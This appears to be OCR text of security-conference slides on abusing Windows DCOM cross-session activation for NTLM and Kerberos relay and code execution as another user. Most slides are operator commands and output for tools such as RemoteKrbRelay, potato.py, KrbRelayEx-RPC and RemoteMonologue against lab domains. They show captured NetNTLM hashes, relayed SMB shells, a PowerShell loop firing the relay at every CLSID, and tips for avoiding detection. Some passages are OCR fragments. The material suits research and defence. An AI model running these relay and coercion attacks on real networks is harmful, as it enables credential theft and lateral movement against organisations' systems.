{536AACFB-5238-4314-B4D4-5B0A2E8B968E}	LockScreenContentServer Out of Proc	Interactive User		
{5EAD00DC-0E8B-497C-BDE8-B9153058CBEF}	Splash screen	Interactive User		{329B80EC-2230-47B8-905D-A2DCF5171C6F}
{6295DF2D-35EE-11D1-8707-00C04FD93327}	Sync Center (Private)	Interactive User		{6295DF2D-35EE-11D1-8707-00C04FD93327}

https://github.com/CICADA8-Research/COMThanasia/tree/main/PermissionHunter/PermissionHunter

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Small modifications to public tools
- Remote credential theft with administrative credentials
  - https://github.com/sploutchy/impacket/pull/3
  - https://github.com/rtecCyberSec/RemoteKrbRelay/tree/ntlm

```
┌─[hack@parrot]─[~/tools/potatopy/examples]
└──╼ $python3 potato.py -clsid 08728914-3F57-4D52-9E31-49DAECA5A80A -session 2 -
relay-ip 10.140.0.109 'marvel.local/pparker:[redacted]'@10.140.0.110
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

```
┌─[hack@parrot]─[~/tools/potatopy/examples]
└──╼ $python3 potato.py -clsid 08728914-3F57
relay-ip 10.140.0.109 'marvel.local/pparker:
```

```
[*] Setting up RAW Server on port 6666
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] RPCD: Received connection from 10.140.0.110, attacking target smb://10.140.0
.7
[*] Callback added for UUID 99FCFEC4-5260-101B-BBCB-00AA0021347A V:0.0
[*] RPCD: Received connection from 10.140.0.110, attacking target smb://10.140.0
.7
[-] Signing is required, attack won't work unless using -remove-target / --remov
e-mic
[*] Authenticating against smb://10.140.0.7 as MARVEL\Administrator SUCCEED
[*] {'hash_string': 'Administrator::MARVEL:08738c9158e25132:30b314207e72244ec17a
15c4679662ae:0101000000000000b7ef8cb4a083db018b4416a96f7b155b0000000002000c004d0
041005200560045004c000100080044004300300031000400180040041005200560045004c002e0
06c006f00630061006c000300220044004300300031002e004d0041005200560045004c002e006c0
06f00630061006c00050018004d0041005200560045004c002e006c006f00630061006c000700080
0b7ef8cb4a083db0106000400060000000800300030000000000000000000000300000cbea9a7
cfc177c5ad0a1b664b0dd1eae92d4fd39510c18db3f01a88327135c0e0a001000000000000000000
000000000000000000900240052005000430053003002f00310030002e00310034003000 2e00300
02e00310030003900000000000000000', 'hash_version': 'ntlmv2'}
[-] Authenticating against smb://10.140.0.7 as MARVEL\Administrator FAILED
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

```
C:\temp> .\RemoteKrbRelay.exe -target playgroundS16.local.playground -victim playgroundS16.local.playground -smb --smbkeyword interactive -ntlm -session 2 -clsid F87B28F1-DA9A-4F35-8
C0-800EFCF26B83

                    /\_/\____,
          ,___/\_/\ \  ~     /
          \     ~  \ )   XXX
            XXX     /    /\_/\___,
                \o-o/-o-o/   ~    /
                 ) /     \    XXX
                _|    / \ \_/
            ,-/    _  \_/   \
           / (   /____,__|  )
          (  |_ (    )  \) _|
         _/ _)   \   \__/   (_
        (,-(,(,(,/      \,),),)

        CICADA8 Research Team
        From Michael Zhmaylo (MzHmO)
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: f87b28f1-da9a-4f35-8ec0-800efcf26b83
[?] Trying to trigger authentication from session 2
[*] NTLM1
4e544c4d5353500001000000097b218e2050005003500000000d000d00280000000a0039380000000f504c415947524f554e445331364c4f43414c
[*] NTLM2
4e544c4d5353500002000000a000a0038000000158299e2ec8389af036a887a0000000000000000cc00cc00420000000a00614a0000000f6c006f00630061006c0002000a006c006f00630061006c0001001e004400450053004b0054
004f0050002d0056004b0033003900490036004e00040020006c006f00630061006c002e0070006c006100790067007200 6f0075006e006400030040004400450053004b0054004f0050002d0056004b0033003900490036004e002e00
6c006f00630061006c002e0070006c006100790067007200 6f0075006e006400050020006c006f00630061006c002e0070006c006100790067007200 6f0075006e00640007000800d27e60ebdea4db01000000000000000000000000052
0065006c00610079002e00650078000000000b000000
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection, AllowNonUserLogons
[*] NTLM3
domadm::local:ec8389af036a887a:5bafcf696fcf1e06740610f212408c21:0101000000000000d27e60ebdea4db0191019e1bfaefe9e80000000002000a006c006f00630061006c0001001e004400450053004b0054004f0050002d
0056004b0033003900490036004e00040020006c006f00630061006c002e0070006c006100790067007200 6f0075006e006400030040004400450053004b0054004f0050002d0056004b0033003900490036004e002e006c006f006300
61006c002e0070006c006100790067007200 6f0075006e006400050020006c006f00630061006c002e0070006c006100790067007200 6f0075006e00640007000800d27e60ebdea4db0106000400060000000800300030000000000000
0010000000200000a1a3e5d9fab609119f0073356d51a62b94ae07e7d17a1b40ed256d32e5cd6fba0a001000000000000000000000000000000000000000900000000000000000000000
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- What about relaying incoming RPC authentication?

```
                    /\_/\____,
          ,___/\_/\ \  ~     /
          \     ~  \ )   XXX
            XXX     /    /\_/\___,
               \o-o/-o-o/   ~    /
                ) /     \    XXX
               _|    / \ \_/
            ,-/   _  \_/   \
           / (   /____,__|  )
          (  |_ (    )  \) _|
         _/ _)   \   \__/   (_
        (,-(,(,(,/      \,),),)

      CICADA8 Research Team
      From Michael Zhmaylo (MzHmO)
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: d6b0d1eb-456e-48ff-a3e3-f393c74b85db
[?] Trying to trigger authentication from session 2
[*] apReq: 608206b706092a864886f712010[redacted]
[+] Let's relay to SMB
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Conn
[+] Received Kerberos Auth from [redacted] with ticket on cifs/[redacted]
[*] apRep2: 6f5b3059a0030[redacted]
[+] Let's relay to SMB
[+] Session Established
[-] Could not connect to ipc$ error: STATUS_BAD_IMPERSONATION_LEVEL
[-] Could not connect to c$ error: STATUS_BAD_IMPERSONATION_LEVEL
[-] Could not connect to admin$ error: STATUS_BAD_IMPERSONATION_LEVEL
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Relaying the first Kerberos auth with KrbRelayEx-RPC & CredMarshal trick

```
:\Temp>remote.exe -smb --smbkeyword interactive -victim dc01.marvel.local -t
an1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -session 2

CICADA8 Research Team
From Michael Zhmaylo (MzHmO)
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: dea794e0-1c1d-4363-b171-98d0b1703586
[?] Trying to trigger authentication from session 2
ystem.Runtime.InteropServices.COMException (0x800706BE): The remote procedu
```

Fixed via CVE-2025-33073??

```
[*] Starting FakeRPCServer on port:135
[*] KrbRelayEx started
[*] Starting FakeRPCServer on port:135
[*] KrbRelayEx started
[*] Hit:
        => 'q' to quit,
        => 'r' for restarting Relaying and Port Forwarding,
        => 's' for Forward Only
        => 'l' for listing connected clients
[*] FakeRPCServer[135]: Client connected [10.140.0.108:51745] in RELAY mode
[*] FakeRPCServer[135]: Client connected [10.140.0.108:51746] in RELAY mode
[*] FakeRPCServer[135]: Client connected [10.140.0.7:49736] in FORWARD mode
[*] SMB Login  success: True
SMB>
```

https://github.com/decoder-it/KrbRelayEx-RPC
https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

- Repeat as administrative user

```
# Get all CLSIDs from the system registry
$clsidPath = "Registry::HKEY_CLASSES_ROOT\CLSID"
$clsids = Get-ChildItem -Path $clsidPath | Select-Object -ExpandProperty PSChildName

# Loop through each CLSID
foreach ($clsid in $clsids) {
    # Remove curly braces from CLSID
    $cleanClsid = $clsid -replace "[{}]", ""

    # Display progress in the console
    Write-Host "Executing command for CLSID: $cleanClsid"

    # Construct the command
    $command = "RemoteKrbRelay.exe -victim srv01.domain -target srv02.domain -clsid $cleanClsid
    -session 1 -smb -console -v --smbkeyword interactive"

    # Execute the command
    Invoke-Expression $command
}
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Except:

BDEUILauncher (Client only)

```
temp>RemoteKrbRelay.exe -victim 192.168.150.12 -target PLAYGROUND_W7.local.playground -clsid ab93b6f1-be76-4185-a488-a9001b105b94 -session 2 -smb -console -v --smbkeyword interacti

                        /\_/\___,
                  ,___/\_/\ \  ~     /
                  \     ~  \ )   XXX
                    XXX     /    /\_/\___,
                       \o-o/-o-o/   ~    /
                        ) /     \    XXX
                       _|    / \ \_/
                   ,-/   _  \_/   \
                  / (   /___,__|  )
                 (  |_ (    )  \) _|
                _/ _)   \   \__/   (_
               (,-(,(,(,/      \,),),)

               CICADA8 Research Team
               From Michael Zhmaylo (MzHmO)
[+] Setting UP Rogue COM at port 12345
[+] Registering...
[+] Register success
[+] Forcing Authentication
[+] Using CLSID: ab93b6f1-be76-4185-a488-a9001b105b94
[?] Trying to trigger authentication from session 2
[*] apReq: 6082075106092a864886f71201020201006e8207403082073ca003020105a10302010ea20703050020000000a38205526182054e3082054aa003020105a1121b104c4f43414c2e504c415947524f554e44a231302fa0030
b1e504c415947524f554e445f57372e6c6f63616c2e706c617967726f756e64a38204fa308204f6a003020112a10302012ea28204e8048204e42a34619af4dcd97d2610d1f2ef0b122e32ddd9acc88ba701cb63028e45446a394016d25
def5f5474849e895c9258da57898ae790efbad4f51fe0f1cc7267e89cbe3e03bce1e6ddc388b943a33c88a35de22057fc75f431bf13c3249da38b5d9aa522f559dd43664c989f994cf4e685d988a6c76e549d87dc2adb3c324aa6fea69
6c6f67f1902c3a7d7fddc7a8f8bb53e272ee093441c4ad17e737c99d5b2b69a93a1f0624ffbeee4712c30dde3e6defef27af87e34241840b170479792ebaba12dd6ea19c95ad469d828152a80cf76cf6a5f07ff7df04b235dd7fe43000
6193fc3845c3c5d59742240c6ea046dd764b2f19f05584b7ab1438421c4fb94ccf6143c0076b1e2c31a0a12c9f7a114545e7d52b6ccb5d414b36843ecff4ed91d0dce01f1fa137c8cfc7d59fc09523769630b8627565cb25e0030334ba
8d1231b8e9f103bb791d0478316e7731da5d185194e48d5162e3626178347edbe61b714a2eedb04b7e64826093f148eab2c1fec3306892192ce08cce5883efb258e43dc95ba0245f118728d382b20340d898848227536d9eadf995ba5a
f7455a50c2ca77c969464e35408947accef93b12d75110357e1a5ce009855881ed41cbe5e7440244f42ed471b1285ca192ec02954e6c9f934ab43c6d866b03b86ac64816a98097090a79b46212caf375ebb77240fc2a2d5e2c2507e2fa
15b861343d43f6bd3d47e34604c77c6222f6f88be9b3860e387a20a41fa402dc840876ddab6e8da7fa7b9a58f884c2b5dde51b23bfbfe3deec3a11c42fd7aecfeb27203866bbef647653bacd8efc2496637e425f9a315130c9eabe24c6
2a0ea89c61eaf46fdb37756a5745728d79bc20b2c8ae2bd2bd64f429faa0d19ddcadb01b8c64299476e3dad9ec9e60cb03df584d54afd616677a49a4b72e1bd90bfd14d82843f3da2c4b406174fd9cc8aca2b67efde4526e3085db1c43
1f4704598e45e38abeda0265ec60aabd2b6537ed2ffc590a2999cef79f9d196f0755889510fc02fad80ec28ecb8d92a19a9487bd4c4738b3d17ced859d4f6f98b77ee1a053dcc15d4a2062763febdd605fa7200f10bf08615b2fb87c6a
923eef1566a9756b236313f2356fa07c63d8ee543257d0d10582aa2eb1a9c21c624782fa14dc84726d419d527da1899e275ab4e5a43565d3166d473766287ae9c48754d3b543ccb51d487314b48b8885bbd217a9be6f9e3b8a02449145
02f29c2345d3756546e6971de03b3cb6f484ff5c25a4db978caa51405483d3688e6f049b76ce52867f0174b72cdeef45cf0b3780b2cfca9d162591397bc62afbdf949325d559580282d9b7016d1e0c29c1079962e2a1e76517e155c760
f1ca5d2cb0ebc43c2152a902eb477b030c15e452ab6523a5d9c0c3dcb76ffc8d7921c49bc48b8588b169c18af6a82e642f1d556f4c49df655006bad0b675908cf0a13b953b429f7f5fdce7c1b07f2aaef89f709f61edb6e884e59eb6b7
435790b941dba4322da97e8038bf95668e5b4ad3bb7498cbeea9d20a3bae77639d7d44aa7d1a48201cf308201cba003020112a28201c2048201beddb0ce5db9975322a09af8b2578fb8757f9f1e265711a0475e8fd026dbc3ea9e40366
14055e4391612606b18efd013dbe2d1977d69f7324f3840a9ceb4e8d6f92fb9f9f514694658fd8507961a7aa5367b58c7202f1bef848ed4e4a402dc2d0652f7ad8824d2c7db1472d9e3ea6b12ecb523208a35c7d47ebb4703b7adcc046
f557f5d0af2aa0c89d4791534ad58e1fce54f703f668352c58cf73a9a664ae1122033c26600a1a1645979333557433c36992331e97e23c9b55ad3853e5eb98f561c0bd1fcc21f8b95a07d17a2193c7e044a97abece0fc16428453a2cb5
fdabc8851993a7b5c1d8517a0205c7126bf6c48c0170f8744ae986f8a5ef7827a65eaf1dbb5f45f6477d48d65b00f3884edc1da96a39d19b29bd0cdabbe2accc0ca5797194590163fe3740b3b2af82d7853d52f0b0fae8f7fba220eaac
5842963931e20a13d9ab82a4dea76fb8fa86c3260c5a779b9569f81895c92c3c9e675a8a1e51e8f19a1f803a25e86de427bf2cc9ef0959e0be47a2f2f2420cb5dfa058dd7de17921c7a9e1d458f82faa9
[+] Let's relay to SMB
[*] AcceptSecurityContext: SEC_I_CONTINUE_NEEDED
[*] fContextReq: Delegate, MutualAuth, ReplayDetect, SequenceDetect, UseDceStyle, Connection
[+] Received Kerberos Auth from 192.168.150.12 with ticket on cifs/PLAYGROUND_W7.local.playground
[*] apRep2: 6f5b3059a003020105a10302010fa24d304ba003020112a2440442c8b3506883640db7659d0dac4b5572a84870e1cfdf33ae2babf0de8b3fd4a12b84f6541d88b7b09f4c0c3d0704a555b48f65e69d7eba1171a12198d2
[+] Let's relay to SMB
[+] Session Established
SMB> use c$
SMB> ls
Mode     LastAccessTime            Length    Name
----     -------------             ------    ----
----       03.12.2024 12:23:01     0         $Recycle.Bin
--         14.07.2009 05:08:56     0         Documents and Settings
```

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

When to use this:

- Few Indicators of Compromise (IoCs)
- RPC connection - initiating a COM Object in the context of a loggedon user
- Small chances of getting flagged
- Only helpful when the user password is crackable or
- Relaying to ADCS is possible for a cert/auth

NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Publication from 8th of April:

- https://www.ibm.com/think/x-force/remotemonologue-weaponizing-dcom-ntlm-authentication-coercions
- Set RunAs „Interactive User“ via the remote registry
- Support for NTLMv1 downgrade / Webclient Service start
- Relaying to SMB/LDAP possible


NOVEL REMOTE ATTACK SURFACE - CREDENTIAL THEFT

Publication from 8th of April:

```
┌──(venv)─(root㉿winbeef25)-[/]
└─# python3 RemoteMonologue.py galaxy/administrator:'[redacted]'@SERVER01 -auth-to 172.22.164.58 -downgrade

v1.0.0 - @AndrewOliveau

[*] Targeting ServerDataCollectorSet COM object
[*] Setting RunAs value to Interactive User
[*] Running NetNTLMv1 downgrade attack
[+] Coerced SMB authentication!                    SERVER01

┌──(venv)─(root㉿winbeef25)-[/]
└─#

root@winbeef25: /opt 156x14

[SMB] NTLMv1-SSP Client   : 172.22.175.222
[SMB] NTLMv1-SSP Username : GALAXY\yoda
[SMB] NTLMv1-SSP Hash     : yoda::GALAXY:[redacted]
```


03

RCE IN THE CONTEXT OF ANOTHER USER



Revisiting Cross Session Activation attacks

RCE IN THE CONTEXT OF ANOTHER USER




RCE IN THE CONTEXT OF ANOTHER USER

What would you do?

- Remotely dump
- Compromise

- Inject
- Credential Theft
- Hijack Session



RCE IN THE CONTEXT OF ANOTHER USER

What would you do?


- How to compror

- W
- Schedule
- Service Creation

RCE IN THE CONTEXT OF ANOTHER USER


What if we can minimize the IoCs?

- RPC on the network level
  - DCOM as execute primitive
- Living in a signed trusted binary
- Code Execution in the context of the target user
  - No Impersonation
  - No credential theft
  - No Injection



RCE IN THE CONTEXT OF ANOTHER USER

Bitlocker `BDEUILauncher` again?



RCE IN THE CONTEXT OF ANOTHER USER

```
loc_140006984:          ; Source
mov     r8, [r14+rbx*8]
lea     rcx, [rbp+1E0h+Dest] ; Destination
mov     esi, 100h
mov     rdx, rdi        ; SizeInWords
mov     r9d, esi        ; MaxCount
call    cs:__imp_wcsncat_s
nop     dword ptr [rax+rax+00h]
mov     r9d, esi        ; MaxCount
lea     r8, asc_14000A868 ; "\""
mov     rdx, rdi        ; SizeInWords
lea     rcx, [rbp+1E0h+Dest] ; Destination
call    cs:__imp_wcsncat_s
nop     dword ptr [rax+rax+00h]
mov     rdx, r15        ; OLECHAR *
lea     rcx, [rbp+1E0h+Dest] ; psz
call    ExecuteUsingExplorer
mov     edi, eax
test    eax, eax
jns     loc_140006A81
```

```
lea     rax, aOpen      ; "Open"
mov     [rsp+2E0h+pExecInfo.cbSize], 70h ; 'p'
mov     [rsp+2E0h+pExecInfo.lpVerb], rax
lea     rcx, [rsp+2E0h+pExecInfo] ; pExecInfo
lea     rax, [rbp+1E0h+Dest]
mov     [rsp+2E0h+pExecInfo.fMask], esi
mov     [rsp+2E0h+pExecInfo.lpFile], rax
mov     [rsp+2E0h+pExecInfo.lpParameters], r15
mov     [rsp+2E0h+pExecInfo.nShow], 1
call    cs:__imp_ShellExecuteExW
nop     dword ptr [rax+rax+00h]
test    eax, eax
jnz     short loc_140006A7F
```

```
_imp_GetLastError
ptr [rax+rax+00h]
```

```
call    cs:__imp_GetLastError
nop     dword ptr [rax+rax+00h]
```

```
.data:000000014000D048                                  ; CBdeUISrvModule::InitializeSecurity(
.data:000000014000D050 off_14000D050   dq offset unk_14000A7B0 ; DATA XREF: CBDEUILauncher::BdeUIProces
.data:000000014000D058                 align 20h
.data:000000014000D060                 dq offset aBdeunlockExe ; "bdeunlock.exe"
.data:000000014000D068                 db  39h ; 9
.data:000000014000D069                 db    0
.data:000000014000D06A                 db    0
.data:000000014000D06B                 db    0
.data:000000014000D06C                 db    0
.data:000000014000D06D                 db    0
.data:000000014000D06E                 db    0
.data:000000014000D06F                 db    0
.data:000000014000D070                 dq offset aFvenotifyExe ; "FveNotify.exe"
.data:000000014000D078                 db  33h ; 3
.data:000000014000D079                 db    0
.data:000000014000D07A                 db    0
.data:000000014000D07B                 db    0
.data:000000014000D07C                 db    0
.data:000000014000D07D                 db    0
.data:000000014000D07E                 db    0
.data:000000014000D07F                 db    0
.data:000000014000D080                 dq offset aFvepromptExe ; "FvePrompt.exe"
.data:000000014000D088                 db  33h ; 3
.data:000000014000D089                 db    0
.data:000000014000D08A                 db    0
.data:000000014000D08B                 db    0
.data:000000014000D08C                 db    0
.data:000000014000D08D                 db    0
.data:000000014000D08E                 db    0
.data:000000014000D08F                 db    0
.data:000000014000D090                 dq offset aBaaupdateExe ; "BaaUpdate.exe"
0000BA8C 000000014000D08C: .data:000000014000D08C (Synchronized with Hex View-1)
```

